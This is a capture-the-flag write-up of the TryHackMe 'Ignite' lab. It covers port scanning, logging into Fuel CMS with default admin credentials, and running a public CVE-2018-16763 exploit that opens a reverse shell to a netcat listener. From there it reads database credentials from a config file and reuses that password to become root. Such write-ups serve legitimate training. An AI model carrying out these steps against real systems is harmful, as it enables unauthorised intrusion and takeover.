

Ignite (THM)

ip of the machine :- 10.10.81.225

```
11:57 am CyberCreedPC Sun Sep 15 2024 ~/testing 11:57 sohamt (5.042s)
ping 10.10.81.225 -c 5

PING 10.10.81.225 (10.10.81.225) 56(84) bytes of data.
64 bytes from 10.10.81.225: icmp_seq=1 ttl=60 time=222 ms
64 bytes from 10.10.81.225: icmp_seq=3 ttl=60 time=163 ms
64 bytes from 10.10.81.225: icmp_seq=4 ttl=60 time=212 ms
64 bytes from 10.10.81.225: icmp_seq=5 ttl=60 time=235 ms

--- 10.10.81.225 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4011ms
rtt min/avg/max/mdev = 162.599/207.888/234.682/27.356 ms
```

machine is on!!!

```
11:58 am CyberCreedPC Sun Sep 15 2024 ~/testing 11:58 sohamt (28.127s)
nmap -p- --min-rate=10000 10.10.81.225

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 11:58 IST
Warning: 10.10.81.225 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.81.225 (10.10.81.225)
Host is up (0.16s latency).
Not shown: 65088 closed tcp ports (conn-refused), 446 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 28.09 seconds
```

oh!!! only one port is open.



Welcome to Fuel CMS

Version 1.4



Getting Started

1

Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g. /*), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a "?" after index.php in the .htaccess like so:

```
RewriteRule .* index.php?/$0 [L]
```

NOTE: This is the only step needed if you want to use FUEL *without* the CMS.

2

Install the database

Install the FUEL CMS database by first creating the database in MySQL and then importing the

`Fuel CMS MySQL database` file. After importing the database, you will need to update the database configuration file.

so it is using fuel cms which is also based on PHP.

```

</ol>
<div>
  <div class="icon_block"></div>
  <div class="content_block">
    <h4>That's it!</h4>

    <p>To access the FUEL admin, go to:<br/>
    <a href="http://10.10.81.225/fuel">http://10.10.81.225/fuel</a><br>
    User name: <strong>admin</strong><br/>
    Password: <strong>admin</strong> (you can and should change this passw
  </div>
</div>
</section>

<section>
  <header>
    <div class="icon_block">
      <div class="logo">
        <svg width="74px" height="68px" viewBox="0 0 126.962 115.395" pres
      </div>
    <div class="content_block">

```

in src. code found the link to fuel cms on the web server with creds. hardcoded "admin:admin" in src. code itself.




⚠ Not secure 10.10.81.225/fuel/login/5a6e566c6243396b59584e6f596d3968636d513d



Login

[Forgot password?](#)

we known creds. are admin:admin.



got in!!!

Let's search for any possible exploits.

github.com/ice-wzl/Fuel-1.4.1-RCE-Updated

ice-wzl / Fuel-1.4.1-RCE-Updated

Code Issues Pull requests Actions Projects Security Insights

Fuel-1.4.1-RCE-Updated (Public)

Watch 1 Fork 2 Star 8

main 1 Branch 0 Tags

Go to file Add file Code

ice-wzl	Update README.md	98f7b1a · 6 months ago	9 Commits
Fuel-Updated.py	Add files via upload	3 years ago	
LICENSE	Initial commit	3 years ago	
README.md	Update README.md	6 months ago	

README Unlicense license

Fuel-1.4.1-RCE-Updated

- Update to CVE-2018-16763
- Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
- Date: 2021-08-16
- Original exploit Author: 0xd0ff9
- Updated exploit Author: ice-wzl
- Vendor Homepage: <https://www.getfuelcms.com/>
- Software Link: <https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1>
- Version: <= 1.4.1
- Tested on: Ubuntu - Apache2 - php5

Update Changes

- Updated exploit to work with python3
- Exploit takes sys.argvs instead of having to pass commands in ""
- Immediately spawns a reverse shell to a netcat listener

About

No description or website provided.

reverse-shell exploit exploits poc
rce exploitation fuel-cms

Readme

Unlicense license

Activity

8 stars

1 watching

2 forks

Report repository

Releases

No releases published

Packages

No packages published

Languages

Python 100.0%

Found this exploit, will try to use it.

```
12:04 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:04 sohamt
python3 Fuel-Updated.py http://10.10.81.225/ 10.17.68.223 9999
```

ran the exploit!!!

```
12:04 pm CyberCreedPC Sun Sep 15 2024 ~/testing 12:04 sohamt
nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 10.10.81.225 58340
sh: 0: can't access tty; job control turned off
$ █
```

got rev. shell.

```
www-data@ubuntu:/$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ ls
ls
www-data
www-data@ubuntu:/home$ cd www-data
cd www-data
www-data@ubuntu:/home/www-data$ ls -al
ls -al
total 12
drwx--x--x 2 www-data www-data 4096 Jul 26  2019 .
drwxr-xr-x 3 root     root     4096 Jul 26  2019 ..
-rw-r--r-- 1 root     root      34 Jul 26  2019 flag.txt
www-data@ubuntu:/home/www-data$ █
```

So there was a user in the home directory, in which we found our first flag.

```
cd /tmp
www-data@ubuntu:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
```

found some SUID binaries and libraries but was unable to escalate privileges with any of them.


```
$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}
```

in /var/www/html/fuel/application/config/database.php found creds.
to access database.

```
www-data@ubuntu:/var/www/html/fuel/application/config$ mysql -u root -p
mysql -u root -p
Enter password: mememe

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.7.27-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

into the database... But no luck.... Didn't find any way to escalate privileges.

```
www-data@ubuntu:/tmp$ su root
su root
Password: mememe

root@ubuntu:/tmp#
```

So i tried to do password spraying which is if root user using same password of the mysql server as his own as well and was right.

```
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/tmp# cd /root
cd /root
root@ubuntu:~# cat root.txt
cat root.txt
```

Got the last flag.....